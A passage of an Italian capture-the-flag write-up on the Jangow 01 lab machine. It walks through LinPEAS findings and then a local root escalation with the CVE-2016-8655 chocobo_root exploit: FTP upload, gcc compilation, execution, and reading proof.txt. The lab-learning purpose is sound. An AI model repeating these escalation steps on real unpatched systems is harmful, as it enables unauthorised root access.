In questo modo ho potuto visualizzare l'output direttamente a schermo e contemporaneamente salvarlo nel file `linpeas_output.txt` per analizzarlo con calma. Lo script ha iniziato a raccogliere informazioni dettagliate sul sistema, evidenziando eventuali configurazioni deboli, permessi errati, servizi vulnerabili e altri possibili vettori di attacco.



Analisi output di linpeas


Dopo aver eseguito lo script **LinPEAS** sulla macchina target, ho salvato l'output in locale sulla mia macchina Kali per analizzarlo con maggiore attenzione.



Durante la revisione del file `linpeas_output.txt`, ho individuato una vulnerabilità interessante: **CVE-2016-8655**, nota anche come **chocobo_root**.

Questa vulnerabilità affligge specifiche versioni del kernel Linux (in particolare Ubuntu con kernel 4.4.x) e sfrutta la capacità **CAP_NET_RAW** o la configurazione **CONFIG_USER_NS=y** per ottenere un'escalation di privilegi.

Visto che la macchina target rientrava tra quelle potenzialmente vulnerabili, ho deciso di procedere con l'exploit **chocobo_root**, scaricabile da Exploit-DB. Il mio obiettivo era ottenere privilegi elevati e accedere a risorse protette del sistema.




Escalation di Privilegi con Chocobo Root e Accesso alla Flag

Dopo aver analizzato l'output di **LinPEAS**, ho individuato una vulnerabilità interessante: **CVE-2016-8655**, nota come **chocobo_root**, che affligge alcune versioni del kernel Linux e consente un'escalation di privilegi sfruttando la capability `CAP_NET_RAW` o la configurazione `CONFIG_USER_NS=y`.

Ho quindi scaricato l'exploit dal sito ufficiale di Exploit-DB sulla mia macchina Kali. Per trasferirlo sulla macchina target, ho avviato una sessione **FTP** e utilizzato il comando:

- `put chocobo_root.c`




Una volta caricato il file, ho aperto una shell sulla macchina compromessa e ho compilato il codice sorgente con:

- `gcc chocobo_root.c -o chocobo -lpthread`


Il processo di compilazione è andato a buon fine, generando il binario `chocobo`. A quel punto, ho eseguito l'exploit con:

- `./chocobo`



Dopo qualche istante, lo script ha completato la sua esecuzione e mi ha fornito una **root shell**, confermata dal prompt:

- `root@jangood01:#`



Con i privilegi elevati, mi sono spostato nella directory `/root`:


- `cd /root`
  `ls`

```
root@jangow01:~# cd /root/
root@jangow01:/root# ls
proof.txt
```

All'interno ho trovato un file: `proof.txt`. Ho visualizzato il contenuto di `proof.txt` con:

- `cat proof.txt`

Il file conteneva un **ASCII art** con la scritta "Jangow" e un **hash**, probabilmente utilizzato come **flag** o **prova dell'accesso root** in un contesto CTF o di esercitazione.



Conclusione

Questo esercizio ha simulato un attacco in modalità **BlackBox**, in cui mi sono trovato all'interno di un'azienda senza alcuna informazione preliminare sul sistema da compromettere. Dopo aver importato la macchina virtuale **Jangow 01**, ho avviato un processo di enumerazione e analisi, sfruttando strumenti come `dirb`, `linpeas`, e sessioni FTP per raccogliere indizi e credenziali.

Attraverso una serie di comandi mirati e l'identificazione della vulnerabilità **CVE-2016-8655 (chocobo_root)**, sono riuscito ad ottenere **accesso root** alla macchina. Questo mi ha permesso di esplorare completamente il sistema, accedere alla directory `/root`, e recuperare la **flag finale**.

L'esercizio ha dimostrato l'importanza dell'osservazione, della pazienza e della capacità di correlare informazioni sparse per costruire un attacco efficace. In un contesto aziendale reale, un approccio simile potrebbe rivelare configurazioni errate, credenziali esposte e vulnerabilità non patchate, sottolineando la necessità di una difesa proattiva e continua.